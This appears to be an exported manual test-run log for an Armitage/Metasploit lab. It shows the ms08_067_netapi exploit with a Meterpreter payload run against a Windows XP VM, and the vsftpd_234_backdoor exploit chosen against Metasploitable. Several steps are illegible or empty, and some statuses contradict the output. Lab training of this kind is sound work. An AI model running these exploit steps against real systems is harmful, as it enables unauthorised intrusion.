

### Step1

**Manual Runner: Test Set Armitage, Test [1]Armitage**

Step Name	Status	Exec Date	Exec Time
Step 1	Passed	12/14/2022	3:39:37 PM
Step 2	Passed	12/14/2022	3:40:23 PM
Step 3	Passed	12/14/2022	3:40:45 PM
Step 4	Passed	12/14/2022	3:41:41 PM
Step 5	Passed	12/14/2022	3:42:15 PM
Step 6	Passed	12/14/2022	3:42:35 PM
Step 7	Passed	12/14/2022	3:44:15 PM
Step 8	Pending	12/14/2022	2:44:12 PM

**Description**

```
B I U A bul | List | Table | Grid | Print | Help | Search | Settings
```

Open armitage

```
sudo su
systemctl start postgresql (just in VirtualBox , in Docker there will be no need for starting the database service)
armitage
```

---

**Expected:**

```
B I U A bul | List | Table | Grid | Print | Help | Search | Settings
```

Connect panel appears

**Actual:**

```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[/home/kali]
└─$ systemctl start postgresql
Failed to start postgresql.service: Unit postgresql.service not found.
(kali@kali)-[/home/kali]
└─$ systemctl start postgresql
(kali@kali)-[/home/kali]
└─$ armitage
```

The screenshot shows a Kali Linux terminal window. In the background, the terminal displays the following commands and output:  
`(kali@kali)-[~]`  
`└─$ sudo su`  
`[sudo] password for kali:`  
`(kali@kali)-[/home/kali]`  
`└─$ systemctl start postgresql`  
`Failed to start postgresql.service: Unit postgresql.service not found.`  
`(kali@kali)-[/home/kali]`  
`└─$ systemctl start postgresql`  
`(kali@kali)-[/home/kali]`  
`└─$ armitage`  
In the foreground, a "Connect..." dialog box is open. It contains the following fields:  
Host: 127.0.0.1  
Port: 55553  
User: msf  
Pass: \*\*\*\*  
There are "Connect" and "Help" buttons at the bottom of the dialog box.

## Step2



[illegible]

### Step4

**Manual Runner: Test Set Armitage, Test [1]Armitage**

Step Name	Status	Exec Date	Exec Time
Step 1	Passed	12/14/2022	3:39:37 PM
Step 2	Passed	12/14/2022	3:40:23 PM
Step 3	Passed	12/14/2022	3:40:45 PM
Step 4	Passed	12/14/2022	3:41:41 PM
Step 5	Passed	12/14/2022	3:42:15 PM
Step 6	Passed	12/14/2022	3:42:35 PM
Step 7	Passed	12/14/2022	3:44:15 PM
Step 8	Passed	12/14/2022	3:44:43 PM

**Description**

B I U A ab | [List Icon] [Table Icon] [Print Icon] [Refresh Icon] [Undo Icon] [Redo Icon] [Find Icon] [Close Icon]

Input the subnet where the virtual machines are located.

---

**Expected:**

B I U A ab | [List Icon] [Table Icon] [Print Icon] [Refresh Icon] [Undo Icon] [Redo Icon] [Find Icon] [Close Icon]

The virtual machines should appear in the gui

**Actual:**

B I U A ab | [List Icon] [Table Icon] [Print Icon] [Refresh Icon] [Undo Icon] [Redo Icon] [Find Icon] [Close Icon]

```

rpcbind
ftp      ProFTPD 1.3.1
mysql    MySQL  5.0.51a - Ubuntu5
  
```

### Step5



Manual Runner: Test Set Armitage, Test [1]Armitage

Step Name	Status	Exec Date	Exec Time
Step 1	Passed	12/14/2022	3:39:37 PM
Step 2	Passed	12/14/2022	3:40:23 PM
Step 3	Passed	12/14/2022	3:40:45 PM
Step 4	Passed	12/14/2022	3:41:41 PM
Step 5	Passed	12/14/2022	3:42:15 PM
Step 6	Passed	12/14/2022	3:42:35 PM
Step 7	Passed	12/14/2022	3:44:15 PM
Step 8	Failed	12/14/2022	3:44:43 PM

Description

Launch the exploit

Expected:

The panel disappear and in the end , the virtual machine should be exploited

Actual:

Armitage View Hosts Attacks Workspaces Help

smb

- cve\_2020\_0
- generic\_smb
- group\_policy
- ipass\_pipe\_x
- ms03\_049\_r
- ms04\_007\_r
- ms04\_011\_l
- ms04\_031\_r
- ms05\_039\_r
- ms06\_025\_r
- ms06\_025\_r
- ms06\_040\_r
- ms06\_066\_r
- ms06\_066\_r
- ms06\_070\_v
- ms07\_029\_r
- ms08\_067\_r
- ms09\_050\_s
- ms10\_046\_s

10.0.2.5 10.0.2.2 10.0.2.1 10.0.2.4 NT AUTHORITY\SYSTEM @ WINXP 10.0.2.3 10.0.2.15

Console X nmap X exploit X

```

msf6 exploit(windows/smb/ms08_067_netapi) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/smb/ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 28422
LPORT => 28422
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] 10.0.2.4:445 - Automatically detecting the target...
[*] 10.0.2.4:445 - Fingerprint: Windows XP - Service Pack 3 - Lang:English
[*] 10.0.2.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.4:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 10.0.2.4:28422
[*] Sending stage (175680 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:35399 -> 10.0.2.4:28422) at 2022-12-14 08:42:19 -0500
msf6 exploit(windows/smb/ms08_067_netapi) >

```

Step7

Manual Runner: Test Set Armitage, Test [1]Armitage

All

Step Name	Status	Exec Date	Exec Time
Step 1	Passed	12/14/2022	3:39:37 PM
Step 2	Passed	12/14/2022	3:40:23 PM
Step 3	Passed	12/14/2022	3:40:45 PM
Step 4	Passed	12/14/2022	3:41:41 PM
Step 5	Passed	12/14/2022	3:42:15 PM
Step 6	Passed	12/14/2022	3:42:35 PM
Step 7	Passed	12/14/2022	3:44:15 PM
Step 8	Failed	12/14/2022	3:44:43 PM

Description

B I U A

Right Click on Windows machine  
Go to :  
Meterpreter 1 > Explore > Screenshot


Expected:

B I U A

A screenshot should execute and the GUI will show us the photo of the Windows Desktop

Actual:

B I U A



Manual Runner: Test Set Armitage, Test [1]Armitage

Step Name	Status	Exec Date	Exec Time
Step 2	Passed	12/14/2022	3:40:23 PM
Step 3	Passed	12/14/2022	3:40:45 PM
Step 4	Passed	12/14/2022	3:41:41 PM
Step 5	Passed	12/14/2022	3:42:15 PM
Step 6	Passed	12/14/2022	3:42:35 PM
Step 7	Passed	12/14/2022	3:44:15 PM
Step 8	Passed	12/14/2022	3:44:43 PM

Description

Go to the left panel again to : exploit  
Drag and drop to the Linux Machine:  
Exploit/unix/ftp/vsftpd\_234\_backdoor

Expected:

Panel should appear

Actual:

Step9



**Manual Runner: Test Set Armitage, Test [1]Armitage**

Step Name	Status	Exec Date	Exec Time
Step 3	Passed	12/14/2022	3:40:45 PM
Step 4	Passed	12/14/2022	3:41:41 PM
Step 5	Passed	12/14/2022	3:42:15 PM
Step 6	Passed	12/14/2022	3:42:35 PM
Step 7	Passed	12/14/2022	3:44:15 PM
Step 8	Passed	12/14/2022	3:44:43 PM
Step 9	Passed	12/14/2022	3:45:16 PM

**Description**


Launch the exploit

---

**Expected:**

The panel disappear and in the end, the virtual machine should be exploited. If not, try drag and drop the exploit and launch it again.

**Actual:**







Manual Runner: Test Set Armitage, Test [1]Armitage

Step Name	Status	Exec Date	Exec Time
Step 6	Passed	12/14/2022	3:42:35 PM
Step 7	Passed	12/14/2022	3:44:15 PM
Step 8	Passed	12/14/2022	3:44:43 PM
Step 9	Passed	12/14/2022	3:45:16 PM
Step 10	Passed	12/14/2022	3:45:30 PM
Step 11	Passed	12/14/2022	3:45:48 PM
Step 12	Passed	12/14/2022	3:46:17 PM


Description

Login on the Metasploitable VM on virtualbox

Expected:

It should return a shell

Actual:



```
metasploitable (Clean Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Wed Dec 14 08:28:45 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Step13

